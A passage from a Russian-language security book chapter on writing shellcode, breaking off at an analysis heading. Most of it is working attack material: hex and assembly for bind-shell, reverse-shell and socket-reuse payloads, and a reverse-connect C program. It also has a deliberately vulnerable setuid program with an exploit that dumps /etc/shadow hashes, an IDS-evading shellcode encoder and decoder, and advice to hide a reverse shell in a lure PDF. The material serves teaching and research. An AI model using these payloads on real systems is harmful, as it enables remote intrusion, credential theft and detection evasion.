сим в AL номер системного вызова *socketcall* и вызываем ядро. Можно переходить к реализации следующей функции

```
listen(soc, 0);
```

- С ней все просто. Чтобы подготовить аргументы, мы помещаем в стек значение регистра EDX, который по-прежнему содержит нули (строка 27), а затем заталкиваем дескриптор сокета, хранящийся в ESI. Коль скоро оба аргумента готовы, сохраняем указатель на них, копируя ESP в ECX. Так как номер функции *listen* равен 4, а в регистре EBX находится 2, то нужно дважды инкрементировать BL или выполнить одну команду «mov bl,0x4». Мы выбрали второй вариант (строка 30). Теперь осталось занести номер системного вызова *socketcall* в AL и вызвать ядро. Следующая функция – это

```
cli = accept(soc, 0, 0);
```

- И тут сложностей нет. Дважды заталкиваем в стек EDX, а вслед за ним дескриптор сокета, находящийся в ESI. Поместив в стек аргументы, сохраняем указатель на них, копируя ESP в ECX. Сейчас BL содержит 4, а должно содержать 5 – номер функции *accept*. Поэтому в строке 38 увеличиваем BL на единицу. Для вызова *socketcall* все готово, дадим ядру возможность поработать и сохраним возвращенное значение в регистре EBX (строка 41);
- Мы реализовали создание сокета, привязку его к порту, перевод в режим прослушивания и прием соединения. Осталось продублировать *stdin*, *stdout* и *stderr* на сокет в цикле (строки 43–49) и вызвать интерпретатор команд.

Откомпилируем, распечатаем и протестируем наш shell-код. Для этого понадобятся два терминала. На первом мы займемся компиляцией и запуском shell-кода, а на втором запустим клиента, который установит соединение и получит оболочку. На терминале 1 введем следующие команды:

```

[root@gabriel bind]# nasm -o bind bind.S
[root@gabriel bind]# s-proc -p bind

```

/* Следующий shell-код занимает 98 байтов */

```

char shellcode[] =
"\x31\xc0\x31\xdb\x99\x50\x6a\x01\x6a\x02\x89\xe1\xfe\xc3\xb0"
"\x66\xcd\x80\x89\xc6\x52\x68\xaa\x02\xaa\xaa\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x52\x56\x89\xe1\xb3"
"\x04\xb0\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe\xc3\xb0\x66\xcd"
"\x80\x89\xc3\x31\xc9\xb1\x03\xfe\xc9\xb0\x3f\xcd\x80\x75\xf8"

```

```
"\x52\x68\x2f\x73\x68\x2f\x2f\x62\x69\x6e\x89\xe3\x52\x53"
"\x89\xe1\xb0\x0b\xcd\x80";
```

```
[root@gabriel bind]# s-proc -e bind
Calling code...
```

Терминал 2:

```
[root@gabriel bind]# netstat -al | grep 43690
tcp        0      0 *:43690          *:*              LISTEN
[root@gabriel bind]# nc localhost 43690
uptime
 6:58PM up 27 days,  2:08,  2 users, load average: 1.00, 1.00, 1.00
exit
[root@gabriel bind]#
```

Примечание

Модифицируйте shell-код для привязки к порту так, чтобы можно было одновременно обрабатывать несколько входящих соединений. Указание: добавьте системный вызов *fork()* и организуйте цикл. Чтобы по-настоящему овладеть искусством написания shell-кодов, используйте их в своих собственных эксплоитах. Можно также попробовать написать эксплойт для известной уязвимости и заставить его вывести строку на *stdout*. Указание: прочитайте раздел о повторном использовании переменных.

Shell-код для обратного соединения

Shell-код для обратного соединения устанавливает соединение между взломанной системой и другой, на которой работает какая-нибудь программа для считывания сетевого трафика, например, *netcat*. После того как shell-код установит соединение, он запускает интерактивную оболочку. Тот факт, что инициатором соединения выступает взломанная машина, позволяет атаковать сервер, находящийся за межсетевым экраном. Такой вид shell-кода полезен также для атаки на уязвимости, который не поддается прямой эксплуатации. Например, в программе Xpdf (для просмотра PDF-файлов в UNIX) была обнаружена уязвимость, связанная с переполнением буфера. Хотя она очень интересна, но атаковать ее удаленно затруднительно, так как вы не можете заставить кого-нибудь прочитать специально подготовленный PDF-файл. Один из вариантов — создать PDF-файл, способный привлечь внимание пользователей и встроить в него shell-код, который соединится через Интернет с вашей машиной, с которой вы можете контролировать атакованную систему.

Посмотрим, как такая возможность может быть реализована на C.

```
1 #include <unistd.h>
2 #include <sys/socket.h>
3 #include <netinet/in.h>
4
5 int soc, rc;
6 struct sockaddr_in serv_addr;
7
8 int main()
9 {
10  serv_addr.sin_family = 2;
11  serv_addr.sin_addr.s_addr = 0x210c060a;
12  serv_addr.sin_port = 0xAAAA; /* порт 43690 */
13  soc = socket(2,1,6);
14  rc = connect(soc, (struct sockaddr *) &serv_addr, 0x10);
15  dup2(cli,0);
16  dup2(cli,1);
17  dup2(cli,2);
20  execve("/bin/sh",0,0);
21 }
```

Как видите, этот код очень похож на привязку к порту, только вместо *bind*, *listen* и *accept* мы пользуемся системным вызовом *connect*. Правда, есть одна неприятность: IP-адрес контролирующей машины встроен прямо в текст shell-кода. А поскольку многие адреса содержат нули, то shell-код может оказаться неработающим. В примере 9.12 показана реализация shell-кода для обратного соединения на ассемблере в FreeBSD.

Пример 9.12. Shell-код для обратного соединения в FreeBSD

```
1 BITS 32
2
3 xor  ecx, ecx
4 mul  ecx
5
6 push eax
7 push byte  0x01
8 push byte  0x02
9 mov  al,97
10 push eax
11 int  0x80
12
13 mov  edx, eax
14 push 0xfe01a8c0
15 push 0xAAAA02AA
16 mov  eax, esp
17
```

```

18 push byte    0x10
19 pusheax
20 pushedx
21 xor  eax, eax
22 mov  al, 98
23 pusheax
24 int  0x80
25
26 xor  ebx, ebx
27 mov  cl, 3
28
29 100p:
30 pushebx
31 pushedx
32 mov  al, 90
33 pusheax
34 inc  ebx
35 int  0x80
36 loop 100p
37
38 xor  eax, eax
39 pusheax
40 push 0x68732f6e
41 push 0x69622f2f
42 mov  ebx, esp
43 pusheax
44 pusheax
45 pushebx
46 pusheax
47 mov  al, 59
48 int  80h

```

Анализ

- Вплоть до строки 17 этот код должен быть вам уже знаком за исключением разве что команды «mul ecx» в строке 4. Эта команда обнуляет регистр EAX. Мы воспользовались ей, потому что она занимает всего один байт, тогда как «xor eax, eax» — два байта.
- После возврата из системного вызова *socket* мы вызываем *connect* для установления соединения. Этому системному вызову нужно три аргумента: дескриптор сокета, структура, содержащая IP-адрес и номер порта, а также длина этой структуры. Все эти аргументы мало чем отличаются от аргументов *bind*. Однако структура инициализируется иначе, поскольку на этот раз должна содержать IP удаленного хоста, с которым хочет соединиться shell-код.
- Мы создадим структуру следующим образом. Сначала поместим в стек IP-адрес (строка 14), вслед за ним номер порта 0xAAAA (43690), иденти-

фикатор протокола 02 (IP) и длину структуры `sin_len`. Затем сохраним текущее значение ESP в EAX, чтобы в дальнейшем использовать в качестве указателя на эту структуру.

- Получить шестнадцатеричное представление своего IP-адреса несложно. Адрес состоит из четырех чисел, переставьте их в обратном порядке и преобразуйте каждое число в 16-ричную систему. Например, IP-адрес 1.2.3.4 в 16-ричной записи имеет вид 0x04030201. Можно написать простенький сценарий на Perl для решения этой задачи:

```
su-2.05a# perl -e 'printf "0x" . "%02x" x 4 . "\n", 4, 3, 2, 1'
```

- Теперь можно поместить в стек аргументы системного вызова *connect*. Сначала заталкиваем 0x10 (строка 18), затем указатель на структуру (строка 19), за ним — значение, возвращенное системным вызовом *socket* (строка 20). Осталось занести в AL номер системного вызова, и можно вызывать ядро.
- Если все пройдет успешно, *connect* вернет дескриптор соединенного сокета, на который мы продублируем *stdin*, *stdout* и *stderr*, после чего выполним */bin/sh*. Эта часть кода ничем не отличается от строк, следующих за *accept* в shell-коде для привязки к порту.

Протрассируем исполнение shell-кода:

```

667 s_proc CALL  socket (0x2, 0x1, 0)
667 s_proc RET   socket 3
667 s_proc CALL  connect (0x3, 0xbfbffa74, 0x10)
667 s_proc RET   connect 0
667 s_proc CALL  dup2 (0x3, 0)
667 s_proc RET   dup2 0
667 s_proc CALL  dup2 (0x3, 0x1)
667 s_proc RET   dup2 1
667 s_proc CALL  dup2 (0x3, 0x2)
667 s_proc RET   dup2 2
667 s_proc CALL  execve (0xbfbffa34, 0, 0)
667 s_proc NAMI  "//bin/sh"

```

Отлично, все работает! Чтобы протестировать shell-код, понадобится приложение, работающее на той машине, с которой он устанавливает соединение. Для этой цели прекрасно подходит программа *netcat*, которая может прослушивать любой TCP- или UDP-порт в ожидании соединения. В данном случае следует запустить *netcat* в режиме демона на порту 43690 командой `nc -l -p 43690`.

Shell-код для повторного использования сокета

Shell-код для привязки к порту очень полезен для удаленной атаки на некоторые уязвимости, но иногда он оказывается слишком длинным и неэффектив-

ным. В особенности это справедливо для тех случаев, когда необходимо установить соединение с уязвимым сервером. Описываемый же в этом разделе shell-код позволяет повторно использовать уже существующее соединение, что дает возможность сократить размер и повышает шансы на то, что эксплойт выполнит свою задачу.

Идея повторно использования соединения проста. Когда вы устанавливаете соединение с уязвимым приложением, оно вызывает функцию *accept*. Как мы видели в примерах 9.9 и 9.10, эта функция возвращает дескриптор сокета, через который далее ведется обмен данными.

Shell-код, повторно использующий соединение, просто обращается к системному вызову *dup2*, чтобы перенаправить *stdin*, *stdout* и *stderr* в сокет, после чего запускает оболочку. Только и всего. Но есть одна проблема. Нам необходим дескриптор открытого сокета, возвращаемый системным вызовом *accept*, но сам-то shell-код его не выполняет, стало быть, придется строить догадки. И в этом вы можете помочь.

Простые однопоточные сетевые демоны обычно используют какие-то файловые дескрипторы на этапе инициализации, а затем входят в бесконечный цикл по приему и обработке запросов. Как правило, они получают от *accept* один и тот же дескриптор, так как запросы обрабатываются последовательно. Взгляните на трассу:

```
1 603 remote_format_strin CALL socket(0x2,0x1,0x6)
2 603 remote_format_strin RET  socket 3
3 603 remote_format_strin CALL bind(0x3,0xbfbffblc,0x10)
4 603 remote_format_strin RET  bind 0
5 603 remote_format_strin CALL listen(0x3,0x1)
6 603 remote_format_strin RET  listen 0
7 603 remote_format_strin CALL accept(0x3,0,0)
8 603 remote_format_strin RET  accept 4
9 603 remote_format_strin CALL read(0x3,0xbfbff8f0,0x1f4)
```

Эта программа создает сокет и начинает прослушивать его. В строке 7 принимается запрос на соединение, и *accept* возвращает дескриптор 4. Далее из этого дескриптора читаются данные, посылаемые клиентом.

Представим себе, что в этот момент можно воспользоваться какой-то уязвимостью и запустить shell-код. Чтобы получить интерактивную оболочку, нам достаточно всего лишь выполнить системные вызовы, показанные в примере 9.13.

Пример 9.13. Дублирование дескрипторов

```
1 dup2(4,0);
2 dup2(4,1);
3 dup2(4,2);
4 execve("/bin/sh",0,0);
```

В строках 1–3 мы дублируем дескрипторы *stdin*, *stdout* и *stderr* на дескриптор сокета. В результате все данные, читаемые из сокета, программа видит на стандартном вводе, а данные, записываемые программой в *stdout* или *stderr*, перенаправляются клиенту. Коль скоро оболочка получена, программу можно считать взломанной. В примере 9.14 мы просто еще раз покажем, как этот shell-код реализуется в Linux, поскольку системные вызовы *dup2* и *execve* уже подробно обсуждались выше.

Пример 9.14. Реализация в Linux

```
1 xor ecx,ecx
2 mov bl,4
3 mov cl,3
4 100p:
5 dec cl
6 mov al,63
7 int 0x80
8 jnz 100p
9
10 pushedx
11 push long 0x68732f2f
12 push long 0x6e69622f
13 mov ebx,esp
14 pushedx
15 push ebx
16 mov ecx,esp
17 mov al,0x0b
18 int 0x80
```

Анализ

В строках 1–9 вы легко узнаете цикл для трехкратного вызова *dup2*, он уже встречался в shell-коде для привязки к порту. Единственное отличие состоит в том, что мы сразу записываем значение дескриптора файла (4) в регистр BL, так как из результатов трассировки знаем, что именно такой дескриптор вернет системный вызов *accept*, когда примет запрос. После дублирования *stdin*, *stdout* и *stderr* на сокет мы запускаем */bin/sh*. Так как число выполняемых системных вызовов невелико, то и shell-код получается очень коротким.

```
bash-2.05b$ s-proc -p reuse_socket
```

```
/* Следующий shell-код занимает 33 байта */
```

```
char shellcode[] =
    "\x31\xc9\xb1\x03\xfe\xc9\xb0\x3f\xcd\x80\x75\xf8\x52\x68\x2f"
    "\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0"
    "\x0b\xcd\x80";
```

```
bash-2.05b$
```

Повторное использование файловых дескрипторов

В примере 9.14 мы показали, как можно повторно использовать существующее соединение для запуска интерактивной оболочки на том сокете, который вернул системный вызов *accept*. Важно понимать, что раз уж вы сумели выполнить внутри атакованной программы свой shell-код, то можете перехватить все файловые дескрипторы, открытые этой программой. Предположим, что программа, показанная в примере 9.15, установлена в Linux или FreeBSD с битом *setuid* и владельцем *root*, то есть во время работы будет иметь привилегии администратора.

Пример 9.15. Программа с владельцем *root* и битом *setuid*

```
1 #include <fcntl.h>
2 #include <unistd.h>
3
4 void handle_file(int fd, char *stuff) {
5
6     char small[256];
7     strcpy(small, stuff);
8     memset(small, 0, sizeof(small));
9     read(fd, small, 256);
10    /* продолжение программы */
11 }
12
13 int main(int argc, char **argv, char **envp) {
14
15     int fd;
16     fd = open("/etc/shadow", O_RDONLY);
17     setuid(getuid());
18     setgid(getgid());
19     handle_file(fd, argv[1]);
20     return 0;
21 }
```

Анализ

- Эта программа, предназначенная не для обычных пользователей, нуждается в привилегиях *root*’а только для открытия файла */etc/shadow*. Открыв файл (строка 16), она немедленно отказывается от слишком обширных привилегий (строки 17 и 18). Но функция *open()* возвращает дескриптор файла, из которого можно читать даже после того, как привилегии *root* потеряны.
- А дальше интереснее. В строке 7 первый аргумент, заданный в командной строке, копируется в буфер размером 256 байтов без проверки вы-

хода за границу массива. Стало быть, мы можем спровоцировать переполнение буфера! А уж тогда не составит труда написать shell-код, который прочитает данные из теневого файла паролей, имея его дескриптор.

- Передав программе аргумент длиннее 256 байтов, мы сможем затереть важные данные в стеке, в том числе адрес возврата:

```
[root@gabriel /tmp]# ./readshadow `perl -e 'print "A"x268; print "BBBB"'`

Segmentation fault [core dumped]
[root@gabriel /tmp]# gdb -q -core=core
Core was generated by './readshadow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x42424242 in ?? ()
(gdb) info reg eip
eip                                0x42424242      0x42424242
(gdb)
```

Примечание

О том, как писать эксплойты, мы будем подробно говорить в главах 10, 11 и 12.

В примере 9.16 показано, какие системные вызовы используются в этой программе. Особенно интересен вызов *read*, поскольку нам бы хотелось прочитать файл */etc/shadow*.

Пример 9.16. Трассировка системных вызовов

```
1 [root@gabriel /tmp]# strace -o trace.txt ./readshadow aa
2 [root@gabriel /tmp]# cat trace.txt
3 execve("./readshadow", ["/readshadow", "aa"], [/* 23 vars */]) = 0
4 _sysctl({{CTL_KERN, KERN_OSRELEASE}, 2, "2.2.16-22", 9, NULL, 0}) = 0
5 brk(0)                                = 0x80497fc
6 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,
   -1, 0) = 0x40017000
7 open("/etc/ld.so.preload", O_RDONLY)   = -1 ENOENT (No such file or
   directory)
8 open("/etc/ld.so.cache", O_RDONLY)     = 4
9 fstat64(4, 0xbffff36c)                 = -1 ENOSYS (Function not
   implemented)
10 fstat(4, {st_mode=S_IFREG|0644, st_size=15646, ...}) = 0
11 old_mmap(NULL, 15646, PROT_READ, MAP_PRIVATE, 4, 0) = 0x40018000
12 close(4)                              = 0
13 open("/lib/libc.so.6", O_RDONLY)      = 4
```

```

14 fstat(4, {st_mode=S_IFREG|0755, st_size=4776568, ...}) = 0
15 read(4, "\177ELF\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\220\274"...
    4096) = 4096
16 old_mmap(NULL, 1196776, PROT_READ|PROT_EXEC, MAP_PRIVATE, 4, 0) =
    0x4001c000
17 mprotect(0x40137000, 37608, PROT_NONE) = 0
18 old_mmap(0x40137000, 24576, PROT_READ|PROT_WRITE,
    MAP_PRIVATE|MAP_FIXED, 4, 0x11a000) = 0x40137000
19 old_mmap(0x4013d000, 13032, PROT_READ|PROT_WRITE,
    MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4013d000
20 close(4) = 0
21 munmap(0x40018000, 15646) = 0
22 getpid() = 7080
23 open("/etc/shadow", O_RDONLY) = 4
24 getuid32() = -1 ENOSYS (Function not
    implemented)
25 getuid() = 0
26 setuid(0) = 0
27 getgid() = 0
28 setgid(0) = 0
29 read(4, "root:$1$wpb5dGdg$Farr9UreecuYfu"... , 256) = 256
30 _exit(0) = ?
31 [root@gabriel /tmp]#

```

Анализ

- Для трассировки системных вызовов, выполненных `setuid` или `setgid`-программой, необходимы привилегии суперпользователя `root`, так что нам пришлось работать от его имени. Это видно в трассе, когда программа устанавливает идентификаторы пользователя и группы того, кто ее вызвал. Обычно в результате привилегии понижаются, но в данном случае она и так запущена от имени `root`, так что понижения не произошло.
- В строке 23 мы видим системный вызов `open`. Он успешно открывает файл `/etc/shadow` и возвращает дескриптор, с помощью которого этот файл можно читать. Отметим, что, так как файл был открыт с флагом `O_RDONLY`, из него можно только читать данные, но не записывать. Если бы файл открывался с флагом `O_RDWR`, то ситуация стала бы еще хуже, так как мы смогли бы изменить данные.
- Дескриптор 4, возвращенный функцией `open`, передается функции `read` в строке 29 для чтения 256 байтов из файла `shadow` в буфер `small` (см. пример 9.16, строка 9). Функция `read` получает указатель на область памяти, в которую следует поместить `x` прочитанных из файла байтов (`x` – это третий аргумент функции `read`).

Мы собираемся написать эксплойт для этой программы, который прочтет блок данных из файла в буфер `small`, после чего выведет содержимое этого

буфера на `stdout` с помощью функции `write`. Следовательно, воспользовавшись переполнением буфера, мы внедрим в программу следующие две функции:

```

read(<дескриптор, возвращенный open>, <указатель на small>, <длина small>);
write(<stdout>, <указатель на small>, <длина small>);

```

Первая проблема состоит в том, что во многих программах дескрипторы открываемых файлов меняются от запуска к запуску. В данном случае мы уверены, что `open` всегда возвращает дескриптор 4, так как программа небольшая и в ней нет функций, которые в зависимости от внешних условий могут либо открыть, либо не открывать файлы перед переполнением буфера. Но, к сожалению, иногда дескриптор нужного файла заранее не известен. В таком случае мы можем проверить все дескрипторы, пока не наткнемся на подходящий.

Вторая проблема – как получить указатель на массив `small`? Существует много методов определения адреса этого буфера. Вы видели, что к нему обращаются функции `strcpy` и `memset`. Так воспользуемся утилитой `ltrace` (пример 9.17), чтобы познакомиться с деталями их работы.

Пример 9.17. Использование ltrace

```

1 [root@gabriel /tmp]# ltrace ./readshadow aa
2 __libc_start_main(0x08048610, 2, 0xbffffb54, 0x080483e0, 0x080486bc, ...
3 __register_frame_info(0x08048700, 0x080497f4, 0xbffffaf8, 0x4004b0f7,
    0x4004b0e0) = 0x4013c400
4 open("/etc/shadow", 0, 010001130340) = 3
5 getuid() = 0
6 setuid(0) = 0
7 getgid() = 0
8 setgid(0) = 0
9 strcpy(0xbffff9b0, "aa") = 0xbffff9b0
10 memset(0xbffff9b0, '\000', 254) = 0xbffff9b0
11 read(3, "root:$1$wpb5dGdg$Farr9UreecuYfu"... , 254) = 254
12 __deregister_frame_info(0x08048700, 0, 0xbffffae8, 0x08048676, 3) =
    0x080497f4
13 +++ exited (status 9) +++
14 [root@gabriel /tmp]#

```

Анализ

- Из строк 9 и 10 видно, что обращение к буферу `small` происходит по адресу `0xbffff9b0`. Этот же адрес мы и будем использовать в нашем shell-коде.

Получить адрес массива `small` можно и с помощью отладчика GDB, как показано в примере 9.18.

Пример 9.18. Использование gdb

```

1 [root@gabriel /tmp]# gdb -q ./readshadow
2 (gdb) b strcpy

```

```

3 Breakpoint 1 at 0x80484d0
4 (gdb) r aa
5 Starting program: /tmp/./readshadow aa
6 Breakpoint 1 at 0x4009c8aa: file ../sysdeps/generic/strcpy.c line 34.
7
8 Breakpoint 1 at, strcpy(dest=0xbffff9b0 "\001", src=0xbffffc7b "aa")
  at ../sysdeps/generic/strcpy.c:34
9 34  ../sysdeps/generic/strcpy.c: No such file or directory.
10 (gdb)

```

Анализ

- Первым делом мы устанавливаем точку прерывания на функции *strcpy* с помощью команды GDB *b strcpy* (строка 2). Это заставит GDB остановиться перед началом выполнения *strcpy*.
- Затем мы запускаем программу с аргументом *aa* (строка 4) и спустя короткое время GDB приостанавливает исполнение, наткнувшись на функцию *strcpy* (строки 6-10). GDB автоматически выводит некоторую информацию об этой функции. В частности, мы видим, что «*dest=0xbffff9b0*». Это и есть адрес буфера *small*. Как и следовало ожидать, он совпадает с тем, что показала утилита *ltrace*.

Теперь, зная дескриптор файла и адрес буфера *small* в памяти, мы в состоянии полностью написать те системные вызовы, которые нужны в shell-коде:

```

read(4, 0xbffff9b0, 254);
read(1, 0xbffff9b0, 254)

```

В примере 9.19 показана их реализация на ассемблере.

Пример 9.19. Реализация на ассемблере

```

1 BITS 32
2
3 xor  ebx,ebx
4 mul  ebx
5 cdq
6
7 mov  al,0x3
8 mov  bl,0x4
9 mov  ecx,0xbffff9b0
10 mov dl,254
11 int  0x80
12
13 mov  al,0x4
14 mov  bl,0x1
15 int  0x80

```

Анализ

- Поскольку обоим системным вызовам *read* и *write* нужно три аргумента, то мы с самого начала обнуляем регистры EBX, EAX и EDX. Очищать регистр ECX нет необходимости, так как мы все равно запишем в него адрес буфера *small*.
- Далее в регистр AL заносится номер системного вызова *read* (строка 7), в регистр BL – дескриптор интересующего нас файла, в ECX – адрес буфера *small*, а в DL – число считываемых байтов. Подготовив все аргументы, можем вызывать ядро.
- После того как вызов *read* прочтет 254 байта из файла */etc/shadow*, мы можем воспользоваться вызовом *write*, чтобы вывести их на *stdout*. Сначала занесем в AL номер этого системного вызова. Поскольку аргументы *write* почти такие же, как у *read*, нам нужно лишь изменить содержимое регистра BL. В строке 14 мы заносим туда 1 – дескриптор *stdout*, после чего вызываем ядро.

Вставив этот shell-код в эксплойт для рассматриваемой программы, мы получим следующий результат:

```

[guest@gabriel /tmp]# ./expl.pl
Новый адрес возврата: 0xbffff8c0

```

```

root:$1$wpb5dGdg$Farr9UreecuYfun6R0r5/:12202:0:99999:7:::
bin*:11439:0:99999:7:::
daemon*:11439:0:99999:7:::
adm*:11439:0:99999:7:::
lp*:11439:0:99999:7:::
sync:qW3seJ.errvo:11439:0:99999:7:::
shutdown*:11439:0:99999:7:::
halt*:11439:0:99999:7:::
[guest@gabriel /tmp]#

```

В примере 9.20 приведена трассировка системных вызовов, выполняемых этим shell-кодом:

Пример 9.20. Трассировка системного вызова

```

1 7726 open("/etc/shadow", O_RDONLY)          = 4
2 7726 getuid()                               = 0
3 7726 setuid(0)                              = 0
4 7726 getgid()                               = 0
5 7726 setgid(0)                              = 0
6 7726 read(0, "\n", 254)                     = 1
7 7726 read(4, "root:$1$wpb5dGdg$Farr9UreecuYfu"... , 254) = 254
8 7726 write(1, "root:$1$wpb5dGdg$Farr9UreecuYfu"... , 254) = 254
9 7726 - SIGSEGV (Segmentation fault) --

```


Анализ

- Оба системных вызова, встречающихся в shell-коде, успешно выполнились, как видно из строк 7 и 8. Увы, в строке 9 программа аварийно завершилась из-за ошибки доступа к памяти. Произошло это потому, что мы не вышли из программы вслед за последним системным вызовом, поэтому она продолжила выполнять код, находящийся вне нашего shell-кода.
- В этом shell-коде есть и еще одна проблема. Что если файл *shadow* содержит всего 100 байтов? Функция *read* в этом случае отработает нормально и вернет число прочитанных байтов. Поэтому если бы мы сделали значение, возвращенное *read*, третьим аргументом вызова *write* и добавили в конце вызов *exit*, то shell-код всегда работал бы правильно и не приводил к сбросу памяти. Сброс, или, как его часто называют, дамп памяти происходит в случае аварийной остановки программы вследствие попытки записи данных в недоступную ей область памяти.

Правильный вариант shell-кода показан в примере 9.21.

Пример 9.21. Исправленный shell-код

```
1 BITS 32
2
3 xor  ebx,ebx
4 mul  ebx
5 cdq
6
7 mov  al,0x3
8
9 mov  bl,0x4
10 mov ecx,0xbffff9b0
11 mov dl,254
12 int  0x80
13
14 mov dl,al
15 mov al,0x4
16 mov bl,0x1
17 int  0x80
18 dec bl
19 mov al,1
20 int  0x80
```

Анализ

- В строке 14 мы копируем значение, возвращенное системным вызовом *read*, в регистр DL, чтобы его можно было использовать в качестве третьего аргумента вызова *write*.

- После возврата из вызова *write* мы выполняем системный вызов *exit(0)* для завершения программы.

В примере 9.22 показан результат трассировки исправленной версии.

Пример 9.22. RW shell-код

```
1 7782 open("/etc/shadow", O_RDONLY)          = 4
2 7782 getuid()                               = 0
3 7782 setuid(0)                              = 0
4 7782 getgid()                               = 0
5 7782 setgid(0)                              = 0
6 7782 read(0, "\n", 254)                     = 1
7 7782 read(4, "root:$1$wpb5dGdg$Farr9UreecuYfu"... , 254) = 254
8 7782 write(1, "root:$1$wpb5dGdg$Farr9UreecuYfu"... , 254) = 254
9 7782 _exit(0)
```

Вызовы *read* и *write* выглядят точно так же, как в примере 9.20, но мы знаем, что на самом деле число 254, переданное *write* (строка 8), – это значение, возвращенное вызовом *read* в строке 7. Кроме того, программа корректно завершается с помощью *exit*, так что дампа памяти больше не происходит. Это важно, поскольку аварийное завершение программы протоколируется в журналах, выдавая тем самым ваше присутствие.

Кодирование shell-кода

Техника кодирования shell-кодов быстро набирает популярность. Суть ее в том, что эксплойт кодирует shell-код и в его начале помещает декодер. Во время выполнения декодер восстанавливает исходный вид shell-кода и запускает его на выполнение.

Если эксплойт всякий раз кодирует shell-код с помощью нового значения и создает декодер «на лету», то полезная нагрузка становится полиморфной, и мало найдется IDS, способных ее распознать. Некоторые дополнительные модули к системам IDS умеют декодировать закодированный shell-код, но они потребляют слишком много процессорного времени и встречаются в сети Интернет нечасто.

Предположим, что для кодирования к каждому байту shell-кода прибавляется случайное число. На C алгоритм кодирования выглядел бы так:

```
int number = get_random_number();

for (count = 0; count < strlen(shellcode); count++) {
    shellcode[count] += number;
}
```

Декодер, который должен быть написан на ассемблере, вычитает то же самое число из каждого байта shell-кода, после чего переходит на первый байт и начинает исполнение. Алгоритм выглядит следующим образом:

```
for (count = 0; count < strlen(shellcode); count++) {
    shellcode[count] -= number;
}
```

В примере 9.23 показан декодер, реализованный на ассемблере:

Пример 9.23. Реализация декодера

```
1 BITS 32
2
3 jmp short go
4 next:
5
6 pop esi
7 xor ecx,ecx
8 mov cl,0
9 change:
10 sub byte [esi + ecx -1],0
11 dec cl
12 jnz change
13 jmp short ok
14 go:
15 call next
16 ok:
```

Анализ

- Значение 0 в строке 8 должно быть заменено эксплойтом во время выполнения на истинную длину shell-кода. Вместо значения 0 в строке 10 эксплойт должен подставить то число, которым shell-код был закодирован. Ниже мы обсудим, как это делается.
- Метка `ok:` в строке 16 относится к началу закодированного (и впоследствии раскодированного) shell-кода. Это связано с тем, что декодер помещается непосредственно перед shell-кодом, так что в памяти они выглядят так:

```
[ДЕКОДЕР] [ЗАКОДИРОВАННЫЙ SHELL-КОД]
```

- Для получения начального адреса shell-кода в регистре ESI декодер применяет технику `jmp/call`. Имея этот адрес, можно последовательно модифицировать все байты shell-кода.
- Процедура декодирования происходит в цикле, который начинается с метки `change`. Перед началом цикла мы помещаем длину shell-кода

в регистр CL (строка 8). После каждой итерации значение CL уменьшается на единицу (строка 11). Когда CL станет равен 0, команда JNZ (перейти, если не ноль) уже не будет выполняться, цикл завершится. Внутри цикла мы вычитаем известное значение из байта, расположенного со смещением ECX – 1 от адреса начала shell-кода, хранящегося в регистре ESI. Поскольку в начальный момент ECX содержал длину shell-кода и уменьшается на 1 на каждой итерации, то мы таким образом обрабатываем все байты shell-кода.

- После того как shell-код будет декодирован, выполняется команда `jmp short ok`. Именно с метки `ok:` и начинается декодированный shell-код, так что в результате этой команды начнется его исполнение;

Если откомпилировать декодер и преобразовать его в строку 16-ричных символов, то получим:

```
char decoder[] =
    "\xeb\x10\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\xfe\xc9\x75"
    "\xf7\xeb\x05\xe8\xeb\xff\xff\xff";
```

Напомним, что первый нулевой байт эксплойт должен заменить длиной закодированного shell-кода, а второй – числом, которым shell-код был закодирован.

Программа, приведенная в примере 9.24, кодирует shell-код, реализующий вызов `execve /bin/sh` в Linux, который был продемонстрирован выше. Затем она модифицирует декодер, вставляя в него длину shell-кода и использованное случайное число. В заключение декодер помещается непосредственно перед shell-кодом, результат выводится на `stdout` и закодированный shell-код выполняется.

Пример 9.24. Реализация декодера

```
1 #include <sys/time.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 int getnumber(int quo)
6 {
7     int seed;
8     struct timeval tm;
9     gettimeofday( &tm, NULL );
10    seed = tm.tv_sec + tm.tv_usec;
11    srand( seed );
12    return (random() % quo);
13 }
14
15 void execute(char *data)
```

```

16 {
17     int *ret;
18     ret = (int *)&ret + 2;
19     (*ret) = (int)data;
20 }
21
22 void print_code(char *data) {
23
24     int i, l = 15;
25     printf("\n\nchar code[] =\n");
26
27     for (i = 0; i < strlen(data); ++i) {
28         if (l >= 15) {
29             if (i)
30                 printf("\n\n");
31             printf("\t\t");
32             l = 0;
33         }
34         ++l;
35         printf("\x%02x", ((unsigned char *)data)[i]);
36     }
37     printf("\n\n\n");
38 }
39
40 int main() {
41
42     char shellcode[] =
43         "\x31\xc0\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89"
44         "\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
45
46     char decoder[] =
47         "\xeb\x10\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\xfe\xc9\x75"
48         "\xf7\xeb\x05\xe8\xeb\xff\xff\xff";
49
50     int count;
51     int number = getnumber(200);
52     int nullbyte = 0;
53     int ldecoder;
54     int lshellcode = strlen(shellcode);
55     char *result;
56
57     printf("Для кодирования shell-кода используется значение %d\n",
58           number);
59
60     decoder[6] += lshellcode;
61     decoder[11] += number;
62     ldecoder = strlen(decoder);

```

```

63
64     do {
65         if(nullbyte == 1) {
66             number = getnumber(10);
67             decoder[11] += number;
68             nullbyte = 0;
69         }
70         for(count=0; count < lshellcode; count++) {
71             shellcode[count] += number;
72             if(shellcode[count] == '\0') {
73                 nullbyte = 1;
74             }
75         }
76     } while(nullbyte == 1);
77
78     result = malloc(lshellcode + ldecoder);
79     strcpy(result, decoder);
80     strcat(result, shellcode);
81     print_code(result);
82     execute(result);
83 }

```

Анализ

